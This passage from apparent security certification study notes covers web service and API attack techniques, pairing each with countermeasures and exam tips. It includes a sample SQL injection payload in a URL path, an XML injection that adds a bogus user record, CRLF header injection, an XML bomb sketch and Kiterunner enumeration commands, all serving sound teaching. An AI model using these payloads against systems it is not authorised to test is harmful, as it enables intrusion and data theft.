2. **HTTP Header Injection** - inserting unexpected data into HTTP headers to manipulate how the client or an intermediary processes the response (closely related to CRLF injection, covered in this section's countermeasures below).
3. **Request Forgery Attack** - covered as CSRF in section 3.16.
4. **Privacy Attacks** - techniques that extract private information about the user through client-side behavior (such as browser history sniffing or tracking techniques), without the user's knowledge or consent.
5. **Redirection Attacks** - covered as unvalidated redirects in section 3.13.
6. **Frame Injection** - embedding the target page inside an attacker-controlled frame to manipulate how it is displayed or interacted with (the core mechanism behind clickjacking, section 3.22).
7. **Session Fixation** - covered in section 3.37's bypass-client-side-controls list.

8. **Active Attacks** - attacks that require the client to actively execute attacker-supplied code (as opposed to passive observation), such as a malicious script running inside the victim's browser context.

CRLF Injection (from page 55, directly relevant to HTTP Header Injection above): CRLF stands for Carriage Return (`\r`) Line Feed (`\n`), the character sequence that terminates one HTTP header line and starts the next. If user input containing raw CR/LF characters reaches a response header unescaped, an attacker can inject entirely new, fake headers or even split the response to smuggle additional content, which can enable HTTP response splitting and related cache-poisoning or XSS-via-header attacks.

Real-world use: A redirect endpoint builds its `Location` header directly from a URL parameter without stripping CR/LF; an attacker injects an encoded `\r\n` sequence followed by a fake `Set-Cookie` header into that parameter, causing the server's response to include an attacker-chosen cookie value alongside the intended redirect.

Tools and commands used here: Burp Suite Repeater, injecting raw and encoded CR/LF sequences into header-influencing parameters.

Countermeasures and defense (CRLF Injection, from page 55): Encode CRLF special characters using an appropriate function and never place raw user input directly into response headers; update to a programming-language/framework version that disallows injection of CR and LF characters by default; check for and strip any newline strings in content before it is passed to an HTTP header; encrypt data passed into HTTP headers where feasible to hide CR/LF codes from tampering; configure an `XSSUrlFilter`-style control in the web application to prevent CRLF injection attacks specifically.

> **EXAM TIP:** CRLF injection and HTTP Response Splitting are closely linked concepts; CRLF injection is the technique, response splitting (and the header-smuggling it enables) is one major consequence.

EXAM FOCUS: This section is mostly a consolidation point; expect individual questions on its sub-items (XSS, CSRF, redirects, session fixation, clickjacking) rather than on "Attack Web Application Client" as a named step itself.

Memory trick: "Everything that fools the browser, not the server, lives here."

3.55 Attack Web Services: Probing, SOAPAction Spoofing, WS-Address Spoofing, XML Injection, and Parsing Attacks

What it is: This is the final methodology step, attacking web services directly once they have been footprinted (section 3.20): probing SOAP/WSDL structure for weaknesses, spoofing SOAP control headers, injecting malicious XML content, and overwhelming the XML parser itself.

How it works, by sub-attack:

1. **Web Services Probing Attacks:** trap the target's WSDL document from captured traffic and analyze it to understand the application's purpose, functions, entry points, and message types. Build a set of valid request messages following the XML Schema rules, then deliberately include malicious content (such as a stray apostrophe character) inside a SOAP request field like a product-lookup `name` parameter, and analyze the resulting server error. The notes' example shows injecting a single quote character into a `GetProductInformationByName` SOAP call, which causes the server to throw a detailed `System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression` fault, directly confirming the underlying database query is vulnerable to injection and revealing significant internal implementation detail (.NET class and method names) in the process.
2. **SOAPAction Spoofing:** every SOAP request names an operation as the first child element of the SOAP Body; the `SOAPAction` HTTP header is an additional, separate field used when SOAP travels over HTTP, informing the receiver which operation to run without needing full XML parsing first. Because authentication is sometimes controlled by the SOAP Body's content while routing is controlled by the `SOAPAction` header, an attacker can manipulate the `SOAPAction` header to make the server execute an unauthorized operation, using a tool such as **WS-Attacker**.
3. **WS-Address Spoofing:** WS-Addressing provides extra routing information in the SOAP header to support asynchronous communication, specifically a `<ReplyTo>` address telling the server where to send its eventual response. In this attack, the attacker sends a SOAP message with a forged `<ReplyTo><Address>` value pointing to an attacker-controlled endpoint instead of the real client, so the server's response (intended for the legitimate client) is instead delivered as un-requested SOAP traffic straight to the attacker.
4. **XML Injection:** inject XML tags and data into a user input field (such as a login form's username/password) to manipulate the server's XML schema or populate its XML "database" with bogus entries. The notes' example: a login form stores users as XML records; injecting a crafted username value that itself contains closing and opening XML tags (effectively injecting a full new `<user>` block, with its own `<username>jason</username>`, `<password>attack</password>`, `<userid>105</userid>`, `<mail>jason@certifiedhacker.com</mail>`) causes the server-side XML store to append an entirely new, attacker-defined user account alongside the legitimate ones.
5. **Web Services Parsing Attacks:** exploit weaknesses in the XML parser's own processing capacity to cause denial of service or logical errors, in two forms: - **Recursive payloads:** query the service with a grammatically correct SOAP document containing infinite (or deeply nested, exponentially expanding) processing loops, exhausting the XML parser's CPU and memory resources. (This is the same underlying idea as the "XML Bomb" payload shown later in section 3.64's malicious input attacks.) - **Oversize payloads:** send an excessively large payload to consume system resources directly, rendering the web service inaccessible to legitimate users.

Real-world use: A tester injects a stray apostrophe into a SOAP `name` field of a product-lookup web service and receives back a full .NET stack trace mentioning `OleDbException` and the exact server-side method chain, confirming both an injectable backend query and a serious information-leakage problem in the same single test.

Tools and commands used here: WS-Attacker (https://github.com) for SOAPAction spoofing; Burp Suite/manual crafting for probing, WS-Address spoofing, XML injection, and parsing-attack payloads.

Countermeasures and defense: Apply the general web service countermeasures from section 3.19 (WSDL access control permissions, document-centric authentication with SAML, combined credential types, web-service-aware firewalls, anomaly/signature detection tuned for web services); additionally, validate that the operation named in the `SOAPAction` header matches the operation actually present in the SOAP Body before processing; validate and restrict `<ReplyTo>` addresses to an expected, trusted set; configure the XML parser with limits on entity expansion depth/count and maximum payload size to defend against recursive and oversize payload parsing attacks; return generic error messages rather than full exception stack traces to API/service clients.

> **EXAM TIP:** SOAPAction spoofing exploits a mismatch between the HTTP header's claimed operation and the SOAP Body's actual operation; WS-Address spoofing exploits a forged reply-to routing address; keep these two "spoofing" attacks distinct by what they spoof (the operation vs. the reply address).

EXAM FOCUS: A detailed .NET/Java stack trace returned from a SOAP fault is a recurring exam signal for "information leakage via verbose error messages," applicable across both this section and section 3.34.

Memory trick: "Probe it, Spoof the action, Spoof the reply, Inject the XML, Flood the parser." Five distinct ways to break a web service once it has been found.

3.56 Web API and Webhooks: Concepts

What it is: A Web API (Application Programming Interface) is an interface that lets client-side apps retrieve and update data from one or more online services over the web. Common Web Service API styles include SOAP API, REST API, RESTful API, XML-RPC, and JSON-RPC. A webhook is a user-defined HTTP callback: instead of a client repeatedly asking "has anything happened yet?" (polling), the server itself pushes an HTTP POST to a pre-registered URL the instant a specific event occurs (such as a new comment on a post, or code being pushed to a registry).

Analogy: A Web API is like a restaurant menu with a phone-in ordering line: you call and ask for exactly what you want. A webhook is the opposite: instead of calling the restaurant repeatedly to ask "is my order ready," the restaurant calls you the moment it is ready.

How it works, Web API architecture: a single Web API gateway can expose multiple underlying services behind one consistent interface, for example an Image

Service, Barcode Service, Custom Service, Report Service, PDF Service, Excel Service, Database, File Services, and Other Services, all reachable through the same API layer, used by mobile apps, web apps, and other apps.

How it works, webhook operation (numbered steps):

1. A client application (System-1) registers a callback URL with a service (System-2), subscribing to specific event types.
2. When a triggering event occurs on System-2 (Event 1, Event 2, Event 3, and so on), System-2 immediately sends an HTTP POST request to the registered URL.
3. System-1 receives the push notification over the web/HTTP in near real time, without ever having had to poll or ask.

Real-world use: A payment processor sends a webhook POST to a merchant's server the instant a payment succeeds, so the merchant's order system can mark the order "paid" immediately, rather than repeatedly polling the payment processor's API every few seconds to check status.

Tools and commands used here: None specific; concepts here set up the attack surface explored in sections 3.57 through 3.76.

AI angle: None shown in the notes at this conceptual level.

Countermeasures and defense: Treat webhook endpoints as a real attack surface requiring the same authentication and validation rigor as any other API endpoint; see section 3.58 for webhook-specific risks and fixes.

> **EXAM TIP:** The key distinguishing feature of a webhook versus a normal API call: who initiates the HTTP request. An API call is client-initiated (pull); a webhook is server-initiated (push).

EXAM FOCUS: Expect a question asking to distinguish a webhook from a normal API call by this initiation direction.

Memory trick: "API: you ask. Webhook: it tells you."

3.57 OWASP Top 10 API Security Risks (API1-API10) and Their Solutions

What it is: Just as OWASP publishes a Top 10 for general web applications (section 3.2), it publishes a separate, API-specific Top 10 list covering the risks unique to how APIs expose data and functionality.

How it works - the ten API risks and their matching solutions (from pages 40, 41, and 114):

1. **API1 - Broken Object Level Authorization (BOLA):** APIs often expose endpoints that manage object identifiers directly, broadening the attack surface; unauthorized access to user objects can cause data disclosure, loss, or manipulation. **Solution:** implement a user policy-based authorization mechanism

and use it to verify the logged-in user is actually allowed to perform the requested action on that specific object.

2. **API2 - Broken Authentication:** authentication mechanisms are often flawed, letting attackers compromise tokens or exploit implementation flaws to assume other users' identities. **Solution:** implement anti-brute-force mechanisms to mitigate credential stuffing and dictionary attacks; add account lockout and CAPTCHA mechanisms; check for and reject weak passwords.
3. **API3 - Broken Object Property Level Authorization:** developers may expose every property of an object to clients without considering each property's sensitivity, relying on the client to filter data; unauthorized access to private/sensitive properties can cause data disclosure, loss, or corruption. **Solution:** avoid generic serialization methods such as `to_json()` or `to_string()`; allow changes only to the specific object properties the client should actually be able to update.
4. **API4 - Unrestricted Resource Consumption:** attackers use automated tools to send many concurrent requests, causing denial of service through sheer traffic load, targeting APIs that lack limits on client interactions or resource consumption. **Solution:** use a solution that makes it easy to limit resource usage; limit how many times, or how often, a single API client/user can execute a single operation.
5. **API5 - Broken Function Level Authorization:** complex access-control policies across hierarchies, groups, and roles can produce authorization errors between administrative and regular functions. **Solution:** avoid ad hoc, function-level authorization logic; use simple, standard authorization checks and set the default behavior to deny.
6. **API6 - Unrestricted Access to Sensitive Business Flows:** vulnerable APIs expose business flows, such as purchasing tickets or posting comments, without considering potential harm from excessive automated use of that flow. **Solution:** deny service to unexpected client devices; implement CAPTCHA or more advanced biometric verification for sensitive flows.
7. **API7 - Server-Side Request Forgery (SSRF):** an SSRF flaw lets an attacker force the application to send a crafted request to an unexpected destination, bypassing firewall or VPN protections; attackers target API endpoints that fetch URLs supplied by the client. **Solution:** isolate the resource-fetching mechanism aimed at retrieving remote resources; disable HTTP redirections for that mechanism.
8. **API8 - Security Misconfiguration:** attackers search for unpatched flaws, common endpoints, and services with insecure default configurations, often using automated tools to detect and exploit misconfigurations. **Solution:** ensure all API communication from client to server happens over an encrypted channel (TLS); implement a proper Cross-Origin Resource Sharing (CORS) policy.
9. **API9 - Improper Inventory Management:** attackers gain unauthorized access through old, unpatched API versions or endpoints with weaker security requirements that the organization forgot it still exposes. **Solution:** maintain a proper inventory of all API environments; conduct a security review of all APIs,

focusing on standardizing functions; rank APIs by risk level and prioritize securing the highest-risk ones first.

10. **API10 - Unsafe Consumption of APIs:** developers often trust data coming from third-party APIs more than they trust direct user input, leading to weaker security standards being applied to that data. **Solution:** ensure all API interactions happen over a secure (TLS) channel; always validate and properly sanitize data received from any integrated third-party API before using it.

Real-world use: A ride-sharing app's API lets any authenticated user request `GET /api/v1/trips/{tripId}` without checking that the `tripId` actually belongs to that user; an attacker simply increments the ID and reads other riders' trip history and pickup locations, a textbook API1 Broken Object Level Authorization finding.

Tools and commands used here: Reference site https://owasp.org; practical scanning/discovery tools covered in sections 3.60 through 3.69.

AI angle: AI-driven API scanning tools increasingly map every finding directly to one of these ten API-specific categories, the same way web-focused DAST tools map to the general OWASP Top 10 (section 3.2).

Countermeasures and defense: See the "Solution" column embedded with each risk above; section 3.71 (Best Practices for API Security) consolidates further general hardening steps.

> **TRAP:** Do not confuse the general OWASP Top 10 (A01-A10, section 3.2) with the OWASP API Top 10 (API1-API10, this section); they share some themes (both have an SSRF and a Security Misconfiguration entry) but are scored, numbered, and scoped independently, and a question explicitly about "API security risks" wants the API-specific list.

EXAM FOCUS: Memorize all ten API risk names in order; API1 (BOLA/IDOR) and API7 (SSRF) are especially popular exam topics given their real-world prevalence.

Memory trick: "BOLA, Broken-Auth, Property, Resource, Function, Business-flow, SSRF, Misconfig, Inventory, Unsafe-consume" - ten risks, same rough shape as the general Top 10 but API-flavored.

3.58 Webhooks Security Risks

What it is: Because webhooks push data automatically to a registered URL, they introduce their own distinct set of security risks around trust, integrity, and configuration that do not apply the same way to a normal pull-based API call.

How it works - the eight webhook risks named in the notes:

1. **Data Exposure in Transit:** webhooks often transmit data in plain text over HTTP, making it vulnerable to interception and tampering. **Fix:** use HTTPS to encrypt all data in transit.

2. **Duplication and Forgery:** webhook calls can be duplicated or forged, risking data integrity. **Fix:** use mutual TLS so both sender and receiver are cryptographically authenticated to each other.
3. **Lack of Verification:** there is often no proper mechanism to verify that received webhook data is authentic, leaving it open to various online attacks. **Fix:** verify authenticity explicitly (see "Forged Requests" below).
4. **Endpoint Configuration Errors:** human mistakes when configuring webhook URLs can send data to the wrong recipients, causing leaks or loss. **Fix:** double-check configurations and implement additional checks to validate endpoint URLs.
5. **Replay Attacks:** an attacker intercepts a legitimate webhook call and resends it, potentially triggering an unintended repeat action. **Fix:** include a timestamp in the webhook payload and verify it (reject payloads that are too old) upon receipt.
6. **Unrestricted Sources:** by default, webhooks often do not restrict where incoming data may originate from, risking acceptance of malicious data from unauthorized sources. **Fix:** implement IP whitelisting and mutual TLS so data is only accepted from trusted sources.
7. **Forged Requests:** attackers might forge webhook requests entirely, sending malicious data to an application that trusts the webhook channel. **Fix:** use a secret token shared between sender and receiver to verify the integrity and authenticity of every webhook payload (commonly implemented as an HMAC signature header).
8. **Unvalidated Redirects and Forwards:** webhooks can be abused to redirect users to malicious sites if any URL redirection involved is not properly validated (the same core flaw as section 3.13, applied specifically to webhook-triggered flows).

Real-world use: A SaaS platform's webhook endpoint accepts and processes any incoming POST without checking a shared-secret signature; an attacker who learns (or guesses) the endpoint URL sends a forged "payment completed" webhook directly, and the merchant's order system marks an unpaid order as paid because it trusted the webhook blindly.

Tools and commands used here: HMAC-signature verification code (framework-dependent, ADDED CONTEXT); manual crafted POST requests via curl or Burp Suite to test whether an endpoint enforces any verification at all.

Countermeasures and defense: Apply HTTPS, mutual TLS, IP allow-listing, HMAC-based shared-secret signature verification, and payload timestamp checks together; treat every webhook receiver exactly like a public API endpoint that must independently verify every request's authenticity, never trusting the channel just because "only our partner knows this URL."

> **EXAM TIP:** A shared secret token used to produce an HMAC signature is the standard real-world fix for "Forged Requests" and "Lack of Verification" together; expect this to be the correct answer when a scenario describes an unverified webhook.

EXAM FOCUS: Know all eight named webhook risks and be ready to match a scenario (such as "an old webhook call was captured and resent") to its specific risk name (Replay Attacks).

Memory trick: "Plain-text, Duplicate, Unverified, Misconfigured, Replayed, Unrestricted, Forged, Redirected" - eight ways a push notification can go wrong.

3.59 API Vulnerabilities

What it is: Beyond the top-level OWASP API risks, the notes list eight specific, named vulnerability patterns commonly found in real API implementations.

How it works - the eight vulnerabilities named in the notes:

1. **ID guessing / predictable IDs:** flawed access logic lets attackers guess user IDs (sequential or otherwise predictable) and easily compromise other users' resources, closely tied to API1/IDOR.
2. **Unsigned Sharing:** an API returns URLs to hypermedia resources (images, audio, video) that are vulnerable to hotlinking, since the URL itself grants access with no additional check or signature.
3. **Vulnerabilities in Third-Party Libraries:** developers use third-party software libraries that themselves carry open-source license and known vulnerability risk, inherited directly into the API.
4. **Improper Use of CORS:** CORS lets a browser perform legitimate cross-domain requests; improper implementation (such as using a wildcard `*` in the `Access-Control-Allow-Origin` header on a private API) can expose that private API to unintended cross-origin callers, which can itself enable hotlinking-style abuse.
5. **Code Injections:** allows access to restricted information through injected code (the API-context version of the general injection attacks in section 3.49).
6. **RBAC Privilege Escalation:** privilege escalation is a common vulnerability in APIs using role-based access control (RBAC) specifically when changes to endpoints are made without proper care, letting attackers reach a user's sensitive information they should not hold the role to access.
7. **No ABAC Validation:** lack of proper attribute-based access control (ABAC) validation lets attackers gain access to, update, or delete objects or perform actions beyond their intended attributes/scope.
8. **Business Logic Flaws:** flaws in business logic let attackers exploit otherwise-legitimate workflows for malicious purposes (the API-context version of section 3.51's application logic flaws).

Real-world use: An image-hosting API returns a plain, unsigned URL for every uploaded photo; because the URL itself is the only access control, anyone who obtains that link (even from outside the intended app) can view or hotlink the image indefinitely, an example of the "Unsigned Sharing" vulnerability.

Tools and commands used here: Manual code/response review for each of the eight patterns; Burp Suite for CORS header and ID-pattern analysis.

Countermeasures and defense: Sign or time-limit resource-sharing URLs instead of leaving them permanently open; audit third-party library dependencies regularly for known CVEs; configure CORS with a specific, minimal allow-list rather than a wildcard; apply RBAC/ABAC checks consistently on every endpoint change, including newly added ones.

> **EXAM TIP:** RBAC privilege escalation and No ABAC Validation are both access-control gaps but use different models (role-based vs. attribute-based); know which access-control model each question's scenario is describing before choosing between them.

EXAM FOCUS: Expect a scenario naming a specific flawed pattern (guessable IDs, unsigned URL, wildcard CORS) and asking which of the eight vulnerabilities it matches.

Memory trick: "Guess, Share, Borrow, Cross, Inject, Role-slip, Attribute-skip, Logic-bend" - eight shapes of the same underlying theme: trusting something that was never actually verified.

3.60 Web API Hacking Methodology: Overview and Identify the Target

What it is: Just as web applications have a 13-step hacking methodology (section 3.24), web APIs have their own four-step methodology, built around the fact that web-based APIs increasingly support heterogeneous devices (mobile, IoT), and developers, in chasing user-friendliness, sometimes trade away security along the way.

How it works - the four methodology steps:

1. **Identify the target** (this section)
2. **Detect security standards** (section 3.61)
3. **Identify the attack surface** (section 3.62)
4. **Launch attacks** (section 3.63 onward)

Identify the Target, in detail:

1. APIs such as SOAP and REST mostly use plain HTTP for transporting API messages.
2. Because HTTP request and response headers travel in plaintext, an attacker can easily read and manipulate them to understand and identify the target.
3. A typical HTTP request has four visible parts: the **Request Line** (for example `GET / doc/test.html HTTP/1.1`), **Request Headers** (`Host:`, `Accept:`, `Accept-Language:`, `Accept-Encoding:`, `User-Agent:`, `Content-Length:`), a **blank line** separating headers from body, and the **Request Message Body** (for example `bookId=78906&author=Robert`).
4. A typical HTTP response mirrors this structure: a **Status Line** (`HTTP/1.1 200 OK`), **Response Headers** (`Date:`, `Server:`, `Last-Modified:`, `ETag:`, `Accept-Ranges:`, `Content-Length:`, `Connection:`, `Content-Type:`), a blank line, and the **Response Message Body** (for example `<h1>My Home page</h1>`).

5. API message bodies themselves follow a format depending on the API style: JSON for REST APIs, XML for SOAP APIs.

Real-world use: A tester captures a REST API's raw HTTP traffic and notices the `Server` header discloses the exact backend technology, while the plaintext request body reveals the exact JSON field names the API expects, both of which shape every later step of the assessment.

Tools and commands used here: Any HTTP intercepting proxy (Burp Suite, OWASP ZAP) to capture and inspect raw requests/responses.

AI angle: None shown specifically in the notes for this step.

Countermeasures and defense: Minimize information disclosed in response headers (`Server`, framework-version headers); enforce TLS so headers and bodies are at least encrypted in transit, even though message structure/format remains knowable to an authorized client.

> **EXAM TIP:** Know the exact anatomy of both an HTTP request (Request Line, Headers, blank line, Body) and an HTTP response (Status Line, Headers, blank line, Body); the exam may ask you to label parts of a raw HTTP message.

EXAM FOCUS: Expect a raw HTTP request or response shown in a question with blanks to fill in (which line is the Request Line vs. a header vs. the body).

Memory trick: "Line, Headers, Blank, Body" - the same four-part shape for both requests and responses.

3.61 Detect Security Standards and API Enumeration

What it is: The second methodology step checks which authentication/authorization standards an API uses and how thoroughly security (especially TLS) is applied, then enumerates the API's actual endpoints using a tool built specifically for modern, API-heavy applications.

How it works, detecting security standards:

1. APIs such as SOAP and REST implement different authentication/authorization standards, including OpenID Connect, SAML, OAuth 1.0 and 2.x, and WS-Security.
2. SSL/TLS provides transport-level security for API messages: confidentiality through encryption, and integrity through signatures.
3. In many real APIs, TLS is applied only to encrypt sensitive user data specifically (such as credit card details), leaving the rest of the traffic in plaintext - a partial-protection gap.
4. If any of these standards are configured improperly, an attacker can identify the specific weakness for further exploitation (for example, an improperly validated OAuth scope, covered in section 3.67).

How it works, API enumeration with Kiterunner:

1. **Kiterunner** is an advanced tool built specifically for API scanning and contextual content discovery on modern, API-heavy web applications (where a generic directory-brute-forcer like Gobuster is less effective, since APIs often use structured route patterns rather than simple file paths).
2. Example commands from the notes: - Single target: `kr scan https://target.com:8443/ -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34` - Single target, trying both HTTP and HTTPS: `kr scan target.com -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34` - A list of targets: `kr scan targets.txt -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34`
3. Key flags: `-w` specifies the wordlist/route-definitions file (`routes.kite`); `-A` specifies an API routes dictionary/version (`apiroutes-210228:20000`); `-x` sets a concurrency/thread value; `--ignore-length` filters out noisy, same-sized responses (a common technique to reduce false positives when brute-forcing).

Real-world use: A tester runs Kiterunner against a target's base API domain using a current `apiroutes` wordlist, uncovering several undocumented, versioned API routes (such as an old `/api/v1/` path left active alongside a newer `/api/v2/`) that were never listed in the official API documentation.

Tools and commands used here: Kiterunner (https://github.com).

Countermeasures and defense: Apply TLS to the entire API surface, not just fields deemed "sensitive"; properly configure and test every authentication/authorization standard in use; retire and disable old, undocumented API versions/routes rather than leaving them silently reachable (directly ties to API9, Improper Inventory Management, section 3.57).

> **EXAM TIP:** Kiterunner's `-A` flag and `--ignore-length` flag are specific enough that the exam may test recognizing the command's purpose from its flags alone.

EXAM FOCUS: Know Kiterunner by name as the purpose-built API scanning/ enumeration tool, as distinct from Gobuster/DIRB (general web directory brute-forcing, section 3.35).

Memory trick: "Kiterunner flies routes that Gobuster can't see."

3.62 Identify the Attack Surface

What it is: The third methodology step maps out everything an attacker could actually target on the API: its metadata (which reveals paths, parameters, and message formats) and, if metadata is unavailable, the attack surface inferred by directly observing API traffic.

How it works, API metadata vulnerabilities:

1. API metadata reveals a great deal of technical detail useful for attacking the API: paths, parameters, and message formats.

2. REST APIs commonly use metadata formats such as **Swagger** (OpenAPI), **RAML**, **API-Blueprint**, and **I/O Docs**; SOAP APIs use **WSDL/XML-Schema**.
3. A Swagger definition for a single endpoint can reveal, all at once: the exact **path** (`/cust/{custId}`, a point of attack worth probing for IDOR by varying `custId`), the **HTTP method** (`DELETE`, prompting the question "are other methods like GET/PUT handled correctly, or inconsistently?"), the **OAuth 2.0 scope** required (prompting "are tokens enforced and validated correctly?"), and the **parameters** block (prompting "is access validated? Are IDs sequential or an injection point? What happens if multiple values or none at all are sent?").

How it works, API discovery (no metadata available):

1. If an API does not publish metadata at all, attackers instead monitor and record live communication between the API and an existing, legitimate client (a mobile app, a web front end) to infer an initial attack surface.
2. Attackers use automated tools to generate metadata-equivalent documentation directly from this recorded traffic, effectively reconstructing a Swagger-like map of the API even without an official specification.

Real-world use: A tester obtains a target's Swagger/OpenAPI definition file and immediately sees a `DELETE /cust/{custId}` endpoint secured only by an OAuth scope called `write_custs`; they test whether a token issued for a completely different, unrelated scope is nonetheless accepted by this endpoint, directly probing the "are tokens enforced and validated correctly?" question the Swagger definition itself raises.

Tools and commands used here: Manual Swagger/WSDL document review; traffic-recording and metadata-inference tools (ADDED CONTEXT: tools such as mitmproxy combined with Swagger-generation scripts) when no published metadata exists.

Countermeasures and defense: Treat the published API metadata/specification itself as sensitive (restrict who can view it, or at minimum keep it internally accurate and not over-revealing); enforce consistent authorization and input validation across every HTTP method an endpoint technically accepts, not only the documented one; validate OAuth scopes strictly per-endpoint.

> **EXAM TIP:** Finding and reading a target's Swagger/OpenAPI file is often the single fastest way to build a complete API attack surface map; the exam may test recognizing Swagger/OpenAPI, RAML, API-Blueprint, and I/O Docs as REST metadata formats versus WSDL/XML-Schema for SOAP.

EXAM FOCUS: Know which metadata format pairs with which API style (REST: Swagger/RAML/API-Blueprint/I-O-Docs; SOAP: WSDL/XML-Schema).

Memory trick: "Metadata is the map; no map means watch the traffic instead."

3.63 Launch Attacks: Overview, Fuzzing, and Invalid Input Attacks

What it is: The fourth and final API methodology step is actually attacking the identified surface. The notes group these attacks into a reference list, then detail two foundational techniques first: fuzzing and invalid input attacks, both of which are about sending input the API was not designed to handle gracefully.

How it works - the twelve "Launch Attacks" categories named in the notes:

1. Fuzzing (detailed below)
2. Invalid Input Attacks (detailed below)
3. Malicious Input Attacks (section 3.64)
4. Injection Attacks (section 3.64)
5. Insecure SSL Configuration (section 3.65)
6. Insecure Direct Object References (IDOR) (section 3.65)
7. Insecure Session/Authentication Handling (section 3.65)
8. Login/Credential Stuffing Attacks (section 3.65)
9. API DDoS Attacks (section 3.66)
10. Authorization Attacks on API (OAuth Attacks) (section 3.67)
11. Reverse Engineering, User Spoofing, Man-in-the-Middle Attacks, Session Replay Attacks, Social Engineering (all in section 3.68)

Fuzzing, in detail: attackers use the fuzzing technique to repeatedly send random input ("fuzz") to the target API, aiming to generate error messages that reveal critical internal information. To scale this, attackers run automated scripts that send a huge number of requests, systematically varying combinations of input parameters, to achieve this goal efficiently across the entire API surface.

Invalid Input Attacks, in detail: attackers deliberately supply invalid input types to the API, such as text where a number is expected, a number where text is expected, far more characters than the field should accept, or null characters, specifically to extract sensitive information from the application's unexpected behavior and resulting error messages. Attackers also manipulate HTTP headers and their values, targeting both the API's own logic and the underlying HTTP protocol's handling.

Real-world use: An automated fuzzer sends thousands of malformed values into a `/api/v1/transfer` endpoint's `amount` field (negative numbers, extremely long strings, scientific notation, null bytes); one combination triggers an unhandled exception that leaks the backend database table name and column names directly in the error response.

Tools and commands used here: General-purpose fuzzers (ADDED CONTEXT: tools such as ffuf or wfuzz are commonly used for API fuzzing); Burp Suite Intruder for structured invalid-input testing.

Countermeasures and defense: Validate every input field's data type, length, and format strictly server-side before any processing occurs; never return raw exception details or stack traces to the API client; apply the same "deny by default, validate everything" principle used throughout this guide.

> **EXAM TIP:** Fuzzing's goal is discovering error-revealed information through volume and randomness; invalid input attacks are a more targeted subset specifically swapping expected data types. Both ultimately rely on the API mishandling unexpected input gracefully.

EXAM FOCUS: Expect this twelve-category list to be used as the index for later, more specific exam questions (one question per category, rather than one question about the list itself).

Memory trick: "Throw randomness, Throw the wrong type" - the two most basic ways to break an API before trying anything more targeted.

3.64 Malicious Input Attacks and Injection Attacks (API Context)

What it is: Malicious input attacks go further than invalid input: the attacker injects input specifically crafted to attack both the API itself and its hosting infrastructure, often through malicious XML parsers or uploaded files disguised as something harmless. Injection attacks apply the same SQL/command-injection logic already covered in section 3.49, but specifically against an API's URL-embedded parameters.

How it works, Malicious Input Attacks:

1. Attackers craft malicious message parsers using XML, targeting APIs that accept and parse XML input.
2. A classic example is the **XML Bomb** (also called a "billion laughs attack"): a small, deeply nested set of custom XML entities, each referencing the previous layer multiple times, so that when the parser expands every nested entity reference, the resulting in-memory data balloons exponentially from a tiny file into gigabytes of expanded content, exhausting server memory and CPU. The notes show an example starting from `<!ENTITY lol "lol">` and nesting ten self-references per layer up through `lol9`, with each layer's ten-fold multiplication compounding the explosion.
3. Attackers also upload malicious script files disguised as legitimate file types, for example uploading a shell script renamed to appear as a PDF document.
4. This may result in the malicious script executing directly (bypassing server-side security checks that only look at the file extension or declared content type) or propagating to other parties who later try to access or open the file through the API.

How it works, Injection Attacks (API context):

1. Consider a normal API URL: `http://billpay.com/api/v1/cust/459`, which the backend resolves into a query such as `SELECT * FROM Customers where custID='459'`.
2. An attacker injects malicious input directly into the URL path segment: `http://billpay.com/api/v1/cust/*%20or%20'1'='1`.
3. The resulting malicious query becomes `SELECT * FROM Customers where custID='' or '1'='1'`, a tautology that is always true.
4. This query returns the details of every customer in the database, which the attacker can then use to delete or modify data, or to perform further malicious activity using the exposed customer information.
5. The notes add a reminder: Web APIs are also vulnerable to XSS and CSRF, just like traditional web applications.

Real-world use: A billing API's customer-lookup endpoint takes the customer ID straight from the URL path and concatenates it into a SQL query with no parameterization; the `'1'='1` injection above dumps the entire customer table through what should have been a single-record lookup endpoint.

Tools and commands used here: Burp Suite Repeater for crafting the injected URL path; XML bomb payload files for testing parser resilience (only against authorized targets, since a true XML bomb can genuinely crash a service).

Countermeasures and defense: Configure XML parsers with strict entity-expansion limits (disable external/custom entity expansion, or cap expansion depth and total size) to defeat XML bombs; validate uploaded file content against its actual type (not just its extension or declared Content-Type header) before accepting it; use parameterized queries for every API parameter that reaches the database, exactly as with any other injection defense (section 3.49).

> **EXAM TIP:** "Billion laughs" and "XML Bomb" are synonyms for the same nested-entity-expansion denial-of-service technique; expect either term in a question.

EXAM FOCUS: Recognize the URL-path injection pattern (`.../459` becoming `.../*%20or%20'1'='1`) as the API-specific flavor of SQL injection, distinct from a form-field SQL injection.

Memory trick: "A tiny file that laughs a billion times." The XML Bomb's danger is entirely in the exponential expansion, not the file's small starting size.

3.65 Exploiting Insecure Configurations and Credential Stuffing

What it is: This section covers three related configuration-level API weaknesses (insecure SSL/TLS setup, Insecure Direct Object References, and weak session/authentication handling) plus a separate but related attack, credential stuffing, which automates reusing previously breached credential pairs against the target API.

How it works, Insecure SSL Configuration: vulnerabilities in how SSL/TLS is configured can let an attacker perform a Man-in-the-Middle (MITM) attack: sniffing traffic between an API and its client, manipulating the client-side certificate (or exploiting missing/weak certificate validation), and then monitoring or actively manipulating the supposedly encrypted traffic flowing between them.

How it works, Insecure Direct Object References (IDOR): direct object references (database keys, filenames, directory paths) are used as arguments directly inside API calls, without properly imposing access rights on the objects a given user is not actually entitled to see. These vulnerabilities can be identified through exposed API metadata (section 3.62) and exploited by systematically trying every possible value for the identifying parameter to access other users' data.

How it works, Insecure Session/Authentication Handling: vulnerabilities such as reusing session tokens across contexts, issuing sequential/predictable session tokens, setting excessively long session timeouts, leaving session tokens unencrypted in transit, or embedding session tokens directly inside a URL, together let attackers hijack a client's session or intercept and manipulate the messages exchanged between the client and the API (the same family of weaknesses covered for general web sessions in section 3.47, applied here to the API layer).

How it works, Login/Credential Stuffing Attacks:

1. Attackers employ credential stuffing specifically to exploit password reuse across multiple, unrelated platforms.
2. Unlike password guessing or brute-forcing, credential stuffing does not try to guess new passwords at all; instead, it automates testing a large collection of already-known, previously breached username/password pairs against the target.
3. Attackers use automated tools such as **Sentry MBA** and **PhantomJS** to drive this automation, running the stolen credential pairs (Login 1, Login 2, Login 3, and so on) through bots against the victim's web services until a match succeeds.

